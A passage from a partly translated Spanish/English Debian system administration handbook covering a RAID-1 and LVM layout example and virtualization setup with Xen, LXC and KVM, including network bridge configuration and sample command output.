/dev/sda5        4000185 203977305 199977120 102G fd Linux raid autodetect
/dev/sda6      203977306 403970490 199993184 102G fd Linux raid autodetect
/dev/sda7      403970491 586099395 182128904  93G 8e Linux LVM
```

- Agrupamos las primeras particiones de ambos discos (de alrededor de 1 GB) en un volúmen RAID-1, `md0`. Utilizamos el espejo directamente para almacenar el sistema de archivos raíz.
- Utilizamos las particiones `sda2` y `sdc2` como particiones de intercambio que proveen un total de 2 GB de espacio de intercambio. Con 1 GB de RAM, la estación de trabajo tiene una cantidad adecuada de memoria disponible.
- Agrupamos las particiones `sda5` y `sdc5`, así como también `sda6` y `sdc6`, en dos nuevos volúmenes RAID-1 de alrededor de 100 GB cada uno: `md1` y `md2`. Inicializamos ambos espejos

como volúmenes físicos para LVM y se los asigna al grupo de volúmenes `vg_raid`. Por lo tanto, este VG contiene aproximadamente 200 GB de espacio seguro.

- Utilizamos las particiones restantes, `sda7` y `sdc7`, directamente como volúmenes físicos y las asignamos a otro VG llamado `vg_bulk` que contiene, de esa forma, alrededor de 200 GB de espacio.

Una vez que crearomos los VGs, podemos particionalos de forma muy flexible. Uno debe recordar que se preservarán los LVs creados en `vg_raid` aún si falla uno de los discos, pero no será el caso de los LVs creados en `vg_bulk`; por el otro lado, este último será resevado en paralelo en ambos discos lo que permitirá velocidades de lectura y escritura mayores para archivos grandes.

We will therefore create the `lv_var` and `lv_home` LVs on `vg_raid`, to host the matching filesystems; another large LV, `lv_movies`, will be used to host the definitive versions of movies after editing. The other VG will be split into a large `lv_rushes`, for data straight out of the digital video cameras, and a `lv_tmp` for temporary files. The location of the work area is a less straightforward choice to make: while good performance is needed for that volume, is it worth risking losing work if a disk fails during an editing session? Depending on the answer to that question, the relevant LV will be created on one VG or the other.

We now have both some redundancy for important data and much flexibility in how the available space is split across the applications.

NOTA

¿Porqué tres volúmenes RAID-1?

Podríamos haber creado sólo un volumen RAID-1 a utilizar como volumen físico para `vg_raid`. ¿Por qué creamos tres entonces?

El razonamiento para la primera división (`md0` y los demás) es por seguridad de los datos: los datos escritos a ambos elementos de un espejo RAID-1 son exactamente los mismos, por lo que es posible evitar la capa RAID y montar uno de los discos directamente. En caso de un error del núcleo, por ejemplo, o si se corrompen los metadatos LVM todavía es posible arrancar un sistema mínimo para acceder datos críticos como la distribución de discos en los volúmenes RAID y LVM; podremos luego reconstruir los metadatos y acceder a los archivos nuevamente, para poder devolver el sistema a su estado normal.

El razonamiento para la segunda división (`md1` vs. `md2`) es menos estricto y está más relacionado con el reconocimiento que el futuro es incierto. Cuando se ensambló el equipo, no se conocían exactamente los requisitos; también puede evolucionar con el tiempo. En nuestro caso, no podemos saber por adelantado la necesidad de espacio de almacenamiento de cada tipo de videos. Si un video en particular necesita una gran cantidad de videos sin editar, y el VG dedicado para datos redundantes no tiene más de la mitad del espacio disponible, podemos reutilizar parte de su espacio innecesario. Podemos quitar uno de los volúmenes físicos, por ejemplo `md2` de `vg_raid` y asignarlo a `vg_bulk` directamente (si la duración esperada de la operación es suficientemente corta como para que no nos preocupe la pérdida temporal de rendimiento), o deshacer la configuración RAID en `md2` e integrar sus componentes, `sda6` y `sdc6` en el VG (que crecerá 200 GB en lugar de 100 GB); luego podremos aumentar el volumen lógico `lv_rushes` según se necesite.

12.2. Virtualización

La virtualización es uno de los avances más grandes de la informática en los últimos años. El término abarca varias abstracciones y técnicas de simulación de equipos virtuales con un grado variable de independencia de hardware real. Un servidor físico puede almacenar varios sistemas que funcionan de forma simultánea y aislada. Sus aplicaciones son muchas y generalmente surgen de este aislamiento: entornos de prueba con diferentes configuraciones o separar los servicios provistos entre diferentes máquinas virtuales por seguridad.

Hay múltiples soluciones de virtualización, cada una con sus ventajas y desventajas. Este libro se concentrará en Xen, LXC y KVM; pero otras implementaciones notables incluyen las siguientes:

- QEMU is a software emulator for a full computer; performances are far from the speed one could achieve running natively, but this allows running unmodified or experimental operating systems on the emulated hardware. It also allows emulating a different hardware architecture: for instance, an *amd64* system can emulate an *arm* computer. QEMU is free software.

  ➨ `https://www.qemu.org/`

- Bochs es otra máquina virtual libre, pero sólo emula la arquitectura x86 (i386 y amd64).

- VMWare is a proprietary virtual machine; being one of the oldest out there, it is also one of the most widely-known. It works on principles similar to QEMU. VMWare proposes advanced features such as snapshotting a running virtual machine.

  ➨ `https://www.vmware.com/`

- VirtualBox is a virtual machine that is mostly free software (some extra components are available under a proprietary license). Unfortunately it is in Debian's "contrib" section because it includes some precompiled files that cannot be rebuilt without a proprietary compiler and it currently only resides in Debian Unstable as Oracle's policies make it impossible to keep it secure in a Debian stable release (see #794466[1]). While younger than VMWare and restricted to the i386 and amd64 architectures, it still includes some snapshotting and other interesting features.

  ➨ `https://www.virtualbox.org/`

HARDWARE

Virtualization support

Some computers might not have hardware virtualization support; when they do, it should be enabled in the BIOS.

To know if you have virtualization support enabled, you can check if the relevant flag is enabled with `grep`. If the following command for your processor returns some text, you already have virtualization support enabled:

- For Intel processors you can execute `grep vmx /proc/cpuinfo`
- For AMD processors you can execute `grep svm /proc/cpuinfo`

[1] `https://bugs.debian.org/794466`

12.2.1. Xen

Xen es una solución de «paravirtualización». Introduce una fina capa de abstracción, llamada «hypervisor», entre el hardware y los sistemas superiores; ésta actúa como árbitro controlando el acceso al hardware desde las máquinas virtuales. Sin embargo, sólo gestiona unas pocas instrucciones, las demás se ejecutan directamente en el hardware en nombre de los sistemas. La principal ventaja es que no se degrada el rendimiento y los sistemas ejecutan a velocidades cercanas a la nativa; la desventaja es que el núcleo de los sistemas operativos que uno desee utilizar en un hypervisor Xen necesita ser adaptado para ejecutar sobre Xen.

Pasemos un poco de tiempo en los términos. El hypervisor es la capa más baja que ejecuta directamente en el hardware, inclusive debajo del núcleo. Este hypervisor puede dividir el resto del software entre varios *dominios* («domains»), pueden interpretarse como máquinas virtuales. Se conoce a uno de estos dominios (el primero en iniciar) como *dom0* y tiene un rol especial ya que sólo este dominio puede controlar al hypervisor y la ejecución de otros dominios. Se conocen a los otros dominios como *domU*. En otras palabras, desde el punto de vista del usuario, el *dom0* es el «anfitrión» de los demás sistemas de virtualización, mientras que los *domU* son sus «invitados».

CULTURA

Xen y las varias versiones de Linux

Inicialmente, se desarrolló Xen como un conjunto de parches que existían fuera del árbol oficial y no estaban integrados en el núcleo Linux. Al mismo tiempo, muchos sistemas de virtualización emergentes (incluyendo KVM) necesitaban ciertas funciones relacionadas con la virtualización para facilitar su integración y el núcleo Linux desarrolló dichas funciones (conocidas como la interfaz *paravirt_ops* o *pv_ops*). Debido a que algunos parches de Xen duplicaban parte de la funcionalidad de esta interfaz no podían ser aceptados oficialmente.

Xensource, the company behind Xen, therefore had to port Xen to this new framework, so that the Xen patches could be merged into the official Linux kernel. That meant a lot of code rewrite, and although Xensource soon had a working version based on the paravirt_ops interface, the patches were only progressively merged into the official kernel. The merge was completed in Linux 3.0.

➨ https://wiki.xenproject.org/wiki/XenParavirtOps

Since *Jessie* is based on version 3.16 of the Linux kernel, the standard *linux-image-686-pae* and *linux-image-amd64* packages include the necessary code, and the distribution-specific patching that was required for *Squeeze* and earlier versions of Debian is no more.

➨ https://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix

CULTURA

Xen y núcleos distintos a Linux

Xen requires modifications to all the operating systems one wants to run on it; not all kernels have the same level of maturity in this regard. Many are fully-functional, both as dom0 and domU: Linux 3.0 and later, NetBSD 4.0 and later, and OpenSolaris. Others only work as a domU. You can check the status of each operating system in the Xen wiki:

➨ https://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen

➨ https://wiki.xenproject.org/wiki/DomU_Support_for_Xen

Sin embargo, si Xen puede confiar en funciones de hardware dedicadas a la virtualización (que sólo están presentes en procesadores más recientes) inclusive sistemas operativos sin modificación pueden ejecutar como domU (incluyendo Windows).

NOTA

Arquitecturas compatibles con Xen

Xen actualmente solo está disponible para las arquitecturas i386, amd64, arm64 y armhf.

Utilizar Xen en Debian requiere tres componentes:

- The hypervisor itself. According to the available hardware, the appropriate package will be either *xen-hypervisor-4.11-amd64*, *xen-hypervisor-4.11-armhf*, or *xen-hypervisor-4.11-arm64*.
- A kernel that runs on that hypervisor. Any kernel more recent than 3.0 will do, including the 4.19 version present in *Buster*.
- La arquitectura i386 también necesita una biblioteca estándar con los parches apropiados para aprovechar Xen; ésta se encuentra en el paquete *libc6-xen*.

The hypervisor also brings *xen-utils-4.11*, which contains tools to control the hypervisor from the dom0. This in turn brings the appropriate standard library. During the installation of all that, configuration scripts also create a new entry in the GRUB bootloader menu, so as to start the chosen kernel in a Xen dom0. Note, however, that this entry is not usually set to be the first one in the list, but it will be selected by default.

Una vez que instaló estos prerequisitos, el siguiente paso es probar el comportamiento del dom0 en sí mismo; esto incluye reiniciar para utilizar el hypervisor y núcleo Xen. El sistema debería iniciar como siempre, con unos pocos mensajes adicionales en la consola durante los primeros pasos de inicialización.

Ahora es el momento de instalar sistemas útiles en los sistemas domU, utilizando las herramientas en *xen-tools*. Este paquete provee el programa `xen-create-image`, que automatiza en gran parte esta tarea. El único parámetro obligatorio es --hostname, que le da un nombre al domU; otras opciones son importantes, pero puede guardarlas en el archivo de configuración `/etc/xen-tools/xen-tools.conf` y si no las especifica no generará ningún error. Por lo tanto es importante revisar el contenido de este archivo antes de crear imágenes o utilizar los parámetros adicionales en la invocación de `xen-create-image`. Los parámetros importantes a saber incluyen los siguientes:

- --memory para especificar la cantidad de RAM dedicada a este nuevo sistema creado;
- --size y --swap para definir el tamaño de los «discos virtuales» disponibles al domU;
- --debootstrap-cmd, to specify the which debootstrap command is used. The default is `debootstrap` if debootstrap and cdebootstrap are installed. In that case, the --dist option will also most often be used (with a distribution name such as *buster*).

YENDO MÁS ALLÁ

Instalación de un sistema distinto a Debian en un domU

En el caso de un sistema distinto a Linux, debe tener cuidado de definir el núcleo que debe utilizar el domU con la opción `--kernel`.

- --dhcp indica que el domU debe obtener su configuración de red a través de DHCP, mientras que --ip permite definir una dirección IP estática.

- Por último, debe elegir un método de almacenamiento para las imágenes a crear (que el domU verá como discos duros). El método más simple, que corresponde a la opción --dir, es crear un archivo en el dom0 para cada dispositivo que se le provee al domU. La alternativa en sistemas que utilizan LVM es la opción --lvm seguida del nombre de un grupo de volúmenes; `xen-create-image` luego creará un nuevo volumen lógico dentro de dicho grupo y éste estará disponible en el domU como un disco duro.

> NOTA
>
> **Almacenamiento en el domU**
>
> También puede exportar discos duros completos al domU, particiones, arrays RAID o volúmenes lógicos LVM preexistentes. Sin embargo, estas operaciones no están automatizadas por `xen-create-image`, por lo que deberá editar el archivo de configuración de la imagen luego de crearlo con `xen-create-image`.

Una vez que realizó esta elección, puede crear la imagen para nuestro futuro domU Xen:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
    ➥ buster --role=udev

[...]
eneral Information
--------------------
Hostname       :  testxen
Distribution   :  buster
Mirror         :  http://deb.debian.org/debian
Partitions     :  swap            512M  (swap)
                  /               2G    (ext4)
Image type     :  sparse
Memory size    :  256M
Kernel path    :  /boot/vmlinuz-4.19.0-5-amd64
Initrd path    :  /boot/initrd.img-4.19.0-5-amd64
[...]
Logfile produced at:
         /var/log/xen-tools/testxen.log

Installation Summary
---------------------
Hostname        :  testxen
Distribution    :  buster
MAC Address     :  00:16:3E:0C:74:2F
IP Address(es)  :  dynamic
SSH Fingerprint :  SHA256:PuAGX4/4S07Xzh1u0Cl2tL04EL5udf9ajvvbufBrfvU (DSA)
SSH Fingerprint :  SHA256:ajFTX54eakzolyzmZku/ihq/BK6KYsz5MewJ98BM5co (ECDSA)
SSH Fingerprint :  SHA256:/sFov86b+rD/bRSJoHKbiMqzGFiwgZulEwpzsiw6aSc (ED25519)
SSH Fingerprint :  SHA256:/NJg/CcoVj+OLE/cL3yyJINStnla7YkHKe3/xEdVGqc (RSA)
Root Password   :  EwmQMHtywY9zsRBpqQuxZTb
```

Ahora tenemos una máquina virtual, pero no está ejecutando (por lo tanto sólo utiliza espacio en el disco duro del dom0). Por supuesto, podemos crear más imágenes, posiblemente con diferentes parámetros.

Antes de encender estas máquinas virtuales, necesitamos definir cómo accederemos a ellas. Por supuesto, podemos considerarlas máquinas aisladas a las que sólo podemos acceder a través de su consola de sistema, pero rara vez esto coincide con el patrón de uso. La mayoría de las veces, consideraremos un domU como un servidor remoto al que sólo podemos acceder a través de la red. Sin embargo, sería un gran inconveniente agregar una tarjeta de red para cada domU; es por esto que Xen permite crear interfaces virtuales que cada dominio puede ver y utilizar de la forma estándar. Sepa que estas tarjetas, aunque sean virtuales, sólo serán útiles cuando estén conectadas a una red, inclusive una virtual. Xen tiene varios modelos de red para esto:

- El modelo más simple es el modelo *puente* («bridge»); todas las tarjetas de red eth0 (tanto en los sistemas domU como en el dom0) se comportarán como si estuvieran conectadas directamente a un switch Ethernet.
- Luego está el modelo *enrutamiento* («routing») en el que el dom0 se comporta como el router entre los sistemas domU y la red (física) externa.
- Finalmente, en el modelo *NAT*, nuevamente el dom0 se encuentra entre los sistemas domU y el resto de la red, pero no se puede acceder a los sistemas domU directamente desde afuera y el tráfico atraviesa una traducción de direcciones de red en el dom0.

Estos tres modos de red involucran una cantidad de interfaces con nombres inusuales, como `vif*`, `veth*`, `peth*` y `xenbr0`. El hypervisor Xen los acomoda en la distribución definida bajo el control de las herramientas en espacio de usuario. Debido a que los modelos NAT y de enrutamiento sólo se adaptan a casos particulares sólo discutiremos el modelo de puente.

The standard configuration of the Xen packages does not change the system-wide network configuration. However, the `xend` daemon is configured to integrate virtual network interfaces into any pre-existing network bridge (with `xenbr0` taking precedence if several such bridges exist). We must therefore set up a bridge in `/etc/network/interfaces` (which requires installing the *bridge-utils* package, which is why the *xen-utils-4.11* package recommends it) to replace the existing eth0 entry:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

After rebooting to make sure the bridge is automatically created, we can now start the domU with the Xen control tools, in particular the `xl` command. This command allows different manipulations on the domains, including listing them and, starting/stopping them. You might need to increase the default memory by editing the variable memory from configuration file (in this case, `/etc/xen/testxen.cfg`). Here we have set it to 1024 (megabytes).

```
# xl list
```

```
Name                                        ID   Mem VCPUs        State        Time(s
    ➥ )
Domain-0                                     0  1894     2     r-----      63.5
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                                        ID   Mem VCPUs        State        Time(s
    ➥ )
Domain-0                                     0  1505     2     r-----     100.0
testxen                                     13  1024     0     --p---       0.0
```

HERRAMIENTA

Elección del conjunto de herramientas para gestionar las máquinas virtuales de Xen

En Debian 7 y versiones anteriores, la herramienta de línea de comando `xm` era la referencia para gestionar máquinas virtuales Xen. Ahora ha sido reemplazada por `xl`, la cual es mayormente compatible con versiones anteriores. Pero no son las únicas herramientas: `virsh` de libvirt y `xe` de la XAPI de XenServer (ofrecimiento comercial de Xen) son herramientas alternativas.

PRECAUCIÓN

¡Sólo un domU por imagen!

While it is of course possible to have several domU systems running in parallel, they will all need to use their own image, since each domU is made to believe it runs on its own hardware (apart from the small slice of the kernel that talks to the hypervisor). In particular, it isn't possible for two domU systems running simultaneously to share storage space. If the domU systems are not run at the same time, it is, however, quite possible to reuse a single swap partition, or the partition hosting the `/home` filesystem.

Sepa que el domU `testxen` utiliza memoria real - no simulada - de la RAM que, de lo contrario, estaría disponible en el dom0. Debe tener cuidado al construir un servidor para instancias Xen, asegurándose de incluir suficente RAM física.

¡Voilà! Nuestra máquina virtual está iniciando. Podemos acceder a ella de dos formas. La forma usual es conectarnos «remotamente» a través de la red, como lo haríamos con una máquina real; esto usualmente requerirá configurar un servidor DHCP o alguna configuración de DNS. La otra forma, que puede ser la única forma si la configuración de red era incorrecta, es utilizar la consola `hvc0` ejecutando `xl console`:

```
# xl console testxen
[...]

Debian GNU/Linux 10 testxen hvc0

testxen login:
```

Uno puede abrir una sesión, tal como si estuviera sentado frente al teclado de la máquina virtual. Puede desconectarse de esta consola con la combinación de teclas Control+].

SUGERENCIA

Ingreso a la consola inmediatamente

A veces uno desea iniciar un sistema domU e ingresar a su consola inmediatamente; es por esto que el comando `xl create` usa la opción `-c`. Iniciar un domU con esta opción mostrará todo los mensajes del sistema que se inicie.

HERRAMIENTA

OpenXenManager

OpenXenManager (en el paquete *openxenmanager*) es una interfaz gráfica que permite controlar remotamente los dominios Xen a través de la API de Xen. Provee la mayoría de la funciondalidad del programa `xl`.

Una vez que el domU está ejecutando, puede utilizarlo como cualquier otro servidor (al fin y al cabo es un sistema GNU/Linux). Sin embargo, su existencia como máquina virtual permite cierta funcionalidad adicional. Por ejemplo, puede pausar y resumir temporalmente un domU, ejecutando `xl pause` y `xl unpause`. Sepa que aunque un domU pausado no utiliza el procesador, la memoria reservada a él sigue en uso. Puede ser interesante considerar las órdenes `xl save` y `xl restore`: guardar un domU libera los recursos utilizados por este domU, incluyendo la RAM. Cuando restaure (o resuma) un domU, éste no notará nada a excepción del paso del tiempo. Si un domU está ejecutando cuando se apague el dom0, los scripts empaquetados automáticamente guardarán el domU y lo restaurarán cuando vuelva a iniciar. Esto, por supuesto, tiene los mismos inconvenientes estándar que cuando hiberna un equipo portátil, por ejemplo; en particular, si se suspende por demasiado tiempo al domU, pueden expirar las conexiones de red. Sepa también que, hasta el momento, Xen es incompatible con gran parte de la gestión de energía ACPI, lo que evita que pueda suspender el sistema anfitrión (dom0).

DOCUMENTACIÓN

Opciones de `xl`

La mayoría de las subórdenes de `xl` esperan uno o más parámetros, generalmente el nombre de un domU. Se describen en detalle estos parámetros en la página de manual `xl(1)`.

Puede apagar o reiniciar un domU tanto desde dentro del domU (con el programa `shutdown`) como también desde el dom0, ejecutando `xm shutdown` o `xl reboot`.

YENDO MÁS ALLÁ

Xen avanzado

Xen has many more features than we can describe in these few paragraphs. In particular, the system is very dynamic, and many parameters for one domain (such as the amount of allocated memory, the visible hard drives, the behavior of the task scheduler, and so on) can be adjusted even when that domain is running. A domU can even be migrated across servers without being shut down, and without losing its network connections! For all these advanced aspects, the primary source of information is the official Xen documentation.

➨ https://xenproject.org/help/documentation/

12.2.2. LXC

Aún cuando es utilizado para crear «máquinas virtuales», LXC no es, estrictamente hablando, un sistema de virtualización sino un sistema para aislar grupos de procesos entre sí aún cuando

estos ejecutan en el mismo equipo. Aprovecha un conjunto de evoluciones recientes del núcleo Linux, conocidos colectivamente como *grupos de control* («control groups»), mediante los que diferentes conjuntos de procesos llamados «grupos» tienen diferentes visiones de ciertos aspectos de todo el sistema. Entre estos aspectos, los más notables son los identificadores de procesos, la configuración de red y los puntos de montaje. Un grupo de procesos aislados no podrá acceder a otros procesos en el sistema y puede restringir su acceso al sistema de archivos a un subconjunto específico. También puede tener su propia interfaz de red y tabla de enrutamiento y puede configurarlo para que sólo pueda ver un subconjunto de los dispositivos disponibles que están presentes en el sistema.

These features can be combined to isolate a whole process family starting from the `init` process, and the resulting set looks very much like a virtual machine. The official name for such a setup is a "container" (hence the LXC moniker: *LinuX Containers*), but a rather important difference with "real" virtual machines such as provided by Xen or KVM is that there is no second kernel; the container uses the very same kernel as the host system. This has both pros and cons: advantages include excellent performance due to the total lack of overhead, and the fact that the kernel has a global vision of all the processes running on the system, so the scheduling can be more efficient than it would be if two independent kernels were to schedule different task sets. Chief among the inconveniences is the impossibility to run a different kernel in a container (whether a different Linux version or a different operating system altogether).

NOTA

Límites de aislamiento en LXC

Los contenedores LXC no proveen el nivel de aislamiento que proveen emuladores o virtualizadores más pesados. En particular:

- debido a que el sistema anfitrión y los contendores comparten el núcleo, los procesos limitados en un contenedor todavía pueden acceder a los mensajes del núcleo, lo que puede causar que se filtre información si un contenedor emite mensajes;
- por razones similares, si se compromete un contenedor y se explota una vulnerabilidad del núcleo, puede afectar a otros contenedores;
- en el sistema de archivos, el núcleo supervisa los permisos según identificadores numéricos para los usuarios y grupos; estos identificadores pueden designar usuarios y grupos diferentes según el contenedor, debe tenerlo en cuenta si los contenedores comparten permisos de escritura a partes del sistema de archivos.

Debido a que estamos trabajando con aislamiento en lugar de virtualización, configurar contenedores LXC es más complejo que simplemente ejecutar debian-installer en una máquina virtual. Describiremos unos pocos prerequisitos y luego continuaremos con la configuración de red; finalmente podremos crear realmente el sistema a ejecutar en el contenedor.

Pasos preliminares

El paquete *lxc* contiene las herramientas necesarias para utilizar LXC, por lo tanto debe instalarlo.

LXC también necesita del sistema de configuración de *grupos de control* («control groups»), que es un sistema de archivos virtual montado en `/sys/fs/cgroup`. Desde que Debian 8 se ha cambiado a systemd, el cual confía tambien en los grupos de control, eso ya se ha hecho automáticamente en el momento de arranque sin necesidad de configuraciones adicionales.

Configuración de red

The goal of installing LXC is to set up virtual machines; while we could, of course, keep them isolated from the network, and only communicate with them via the filesystem, most use cases involve giving at least minimal network access to the containers. In the typical case, each container will get a virtual network interface, connected to the real network through a bridge. This virtual interface can be plugged either directly onto the host's physical network interface (in which case the container is directly on the network), or onto another virtual interface defined on the host (and the host can then filter or route traffic). In both cases, the *bridge-utils* package will be required.

The simple case is just a matter of editing `/etc/network/interfaces`, moving the configuration for the physical interface (for instance, `eth0`) to a bridge interface (usually `br0`), and configuring the link between them. For instance, if the network interface configuration file initially contains entries such as the following:

```
auto eth0
iface eth0 inet dhcp
```

Debería desactivarlas y reemplazarlas con lo siguiente:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
  bridge-ports eth0
```

El efecto de esta configuración será similar a lo que podría obtener si los controladores fueran máquinas conectadas a la misma red física que el anfitrión. La configuración del «puente» gestiona el tránsito de tramas Ethernet entre todas las interfaces en él, lo que incluye la interfaz física `eth0` así como también las interfaces definidas para los contenedores.

In cases where this configuration cannot be used (for instance, if no public IP addresses can be assigned to the containers), a virtual *tap* interface will be created and connected to the bridge. The equivalent network topology then becomes that of a host with a second network card plugged into a separate switch, with the containers also plugged into that switch. The host must then act as a gateway for the containers if they are meant to communicate with the outside world.

Además de *bridge-utils*, esta configuración «enriquecida» necesita el paquete *vde2*; el archivo `/etc/network/interfaces` se convierte entonces en:

```
# Interfaz eth0 sin cambios
```

```
auto eth0
iface eth0 inet dhcp

# Interfaz virtual
auto tap0
iface tap0 inet manual
  vde2-switch -t tap0

# Puente para los contenedores
auto br0
iface br0 inet static
  bridge-ports tap0
  address 10.0.0.1
  netmask 255.255.255.0
```

Luego puede configurar la red en los contenedores de forma estática o dinámica con un servidor DHCP ejecutando en el anfitrión. Deberá configurar este servidor DHCP para que responda a pedidos en la interfaz `br0`.

Configuración del sistema

Configuremos ahora el sistema que utilizará el contenedor. Debido a que esta «máquina virtual» no ejecutará directamente sobre el hardware, son necesarios algunos ajustes comparados con un sistema de archivos estándar, especialmente en aquello que involucra al núcleo, los dispositivos y las consolas. Afortunadamente, el paquete *lxc* incluye scripts que automatizan la mayoría de esta configuración. Por ejemplo, las siguientes órdenes (que requieren los paquetes *debootstrap* y *rsync*) instalará un contenedor Debian:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-stable-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
root@mirwiz:~#
```

Sepa que inicialmente se crea el sistema de archivos en `/var/cache/lxc` y luego es mudado a su directorio de destino. Esto permite crear contenedores idénticos mucho más rápido ya que luego sólo necesita copiarlo.

Note that the Debian template creation script accepts an `--arch` option to specify the architecture of the system to be installed and a `--release` option if you want to install something else

than the current stable release of Debian. You can also set the MIRROR environment variable to point to a local Debian mirror.

El sistema de archivos recientemente creado ahora contiene un sistema Debian mínimo y, de forma predeterminada, el contenedor no tendrá interfaz de red (con el permiso de la interfaz local de loopback). Debido a que esta no es la configuración deseada, editaremos el archivo de configuración del contenedor (`/var/lib/lxc/testlxc/config`) y agregar algunos elementos lxc.network.*:

```
lxc.net.0.type = veth
lxc.net.0.flags = up
lxc.net.0.link = br0
lxc.net.0.hwaddr = 4a:49:43:49:79:20
```

Estas líneas significan, respectivamente, que se creará una interfaz virtual en el contenedor; que será iniciada automáticamente cuando inicie el contenedor; que será conectada automáticamente al puente br0 en el anfitrión; y que su dirección MAC será la especificada. En caso que esta última línea no exista o esté desactivada, se generará una dirección MAC aleatoria.

Otro elemento útil en dicho archivo es la configuración del nombre del equipo:

```
lxc.uts.name = testlxc
```

Inicio del contenedor

Now that our virtual machine image is ready, let's start the container with `lxc-start --daemon --name=testlxc`.

In LXC releases following 2.0.8, root passwords are not set by default. We can set one running `lxc-attach -n testlxc` *`passwd`*. Now we can login:

```
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 9 testlxc console

testlxc login: root
Password:
Linux testlxc 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  56736  6608 ?        Ss   09:28   0:00 /sbin/init
root        32  0.0  0.1  46096  4680 ?        Ss   09:28   0:00 /lib/systemd/systemd-journald
root        75  0.0  0.1  67068  3328 console  Ss   09:28   0:00 /bin/login --
root        82  0.0  0.1  19812  3664 console  S    09:30   0:00  \_ -bash
root        88  0.0  0.1  38308  3176 console  R+   09:31   0:00      \_ ps auxwf
root        76  0.0  0.1  69956  5636 ?        Ss   09:28   0:00 /usr/sbin/sshd -D
root@testlxc:~#
```

Ahora estamos dentro del contenedor; nuestro acceso a los procesos está restringido a aquellos iniciados dentro del mismo contenedor y nuestro acceso al sistema de archivos está limitado de forma similar al subconjunto dedicado del sistema de archivos completo (`/var/lib/lxc/testlxc/rootfs`). Podemos salir a la consola con Control+a q.

Tenga en cuenta que ejecutamos el contenedor como un proceso en segundo plano gracias a la opción `--daemon` de `lxc-start`. Podemos interrumpir el contenedor ejecutando `lxc-stop --name=testlxc`.

El paquete *lxc* contiene un script de inicialización que puede automatizar el inicio de uno o más contenedores cuando el sistema principal arranca (confía en el comando `lxc-autostart` el cual inicia los contenedores que tienen la opción lxc.start.auto configurada a 1). Se puede obtener un control más detallado del orden de inicio con lxc.start.order y lxc.group: por defecto, el script de inicialización inicia los contenedores que son parte del grupo onboot y luego los contenedores que no forman parte de este grupo. En ambos casos el orden dentro de un grupo es definido por la opción lxc.start.order.

YENDO MÁS ALLÁ

Virtualización en masa

Debido a que LXC es un sistema de aislación muy liviano, puede adaptarse particularmente al almacenamiento masivo de servidores virtuales. La configuración de red probablemente sea un poco más avanzada que la que describimos, pero la configuración «enriquecida» utilizando interfaces `tap` y `veth` debería ser suficiente en muchos casos.

También puede tener sentido compartir parte del sistema de archivos, como los subárboles `/usr` y `/lib` para evitar duplicar el software que puede ser común a varios contenedores. Generalmente se consigue esto con elementos `lxc.mount.entry` en el archivo de configuración de los contenedores. Un efecto secundario interesante es que el proceso utilizará menos memoria física ya que el núcleo puede detectar que se comparten los programas. El costo marginal de un contenedor adicional se puede reducir al espacio en disco dedicado a sus datos específicos y unos pocos procesos adicionales que el núcleo debe gestionar y programar.

Obviamente, no describimos todas las opciones disponibles; puede obtener información más completa en las páginas de manual `lxc(7)` y `lxc.container.conf(5)` así como también aquellas a las que hacen referencia.

12.2.3. Virtualización con KVM

KVM, acrónimo de *máquina virtual basada en el núcleo* («Kernel-based Virtual Machine»), es primero que nada un módulo del núcleo que provee la mayor parte de la infraestructura que puede usar un virtualizador, pero no es un virtualizador en sí mismo. El control real de la virtualización es gestionado por una aplicación basada en QEMU. No se preocupe si esta sección menciona programas `qemu-*`, continúa hablando sobre KVM.

A diferencia de otros sistemas de virtualización, se integró KVM al núcleo Linux desde el comienzo. Sus desarrolladores eligieron aprovechar el conjunto de instrucciones de procesador dedicados a la virtualización (Intel-VT y AMD-V), lo que mantiene a KVM liviano, elegante y no muy hambriento de recursos. La contraparte, obviamente, es que KVM no funciona en ordena-

dores con procesadores distintos a estos. Para los ordenadores basados en i386 y amd64, puede verificar si tiene uno de estos procesadores si encuentra a «vmx» o «svm» entre las opciones de CPU («flags») enumeradas en `/proc/cpuinfo`.

Con Red Hat respaldando activamente su desarrollo, KVM parece haberse convertido en la referencia de virtualización en Linux.

Pasos preliminares

A diferencia de herramientas como VirtualBox, KVM por sí mismo no incluye ninguna interfaz de usuario para crear y administrar máquinas virtuales. El paquete *qemu-kvm* sólo provee un ejecutable para iniciar máquinas virtuales así como el script de inicialización que carga los módulos de núcleo apropiados.

Afortunadamente, Red Hat también provee otro conjunto de herramientas para solucionar este problema con el desarrollo de la biblioteca *libvirt* y las herramientas *gestor de máquina virtual* («virtual machine manager») asociadas. libvirt permite administrar máquinas virtuales de manera uniforme e independiente al sistema de virtualización subyacente (actualmente es compatible con QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare y UML). `virtual-manager` es una interfaz gráfica que utiliza libvirt para crear y administrar máquinas virtuales.

We first install the required packages, with `apt-get install libvirt-clients libvirt-daemon-system qemu-kvm virtinst virt-manager virt-viewer`. *libvirt-daemon-system* provides the `libvirtd` daemon, which allows (potentially remote) management of the virtual machines running of the host, and starts the required VMs when the host boots. *libvirt-clients* provides the `virsh` command-line tool, which allows controlling the `libvirtd`-managed machines.

El paquete *virtinst* provee `virt-install`, que permite crear máquinas virtuales desde una consola. Finalmente, *virt-viewer* permite acceder a la consola gráfica de una VM.

Configuración de red

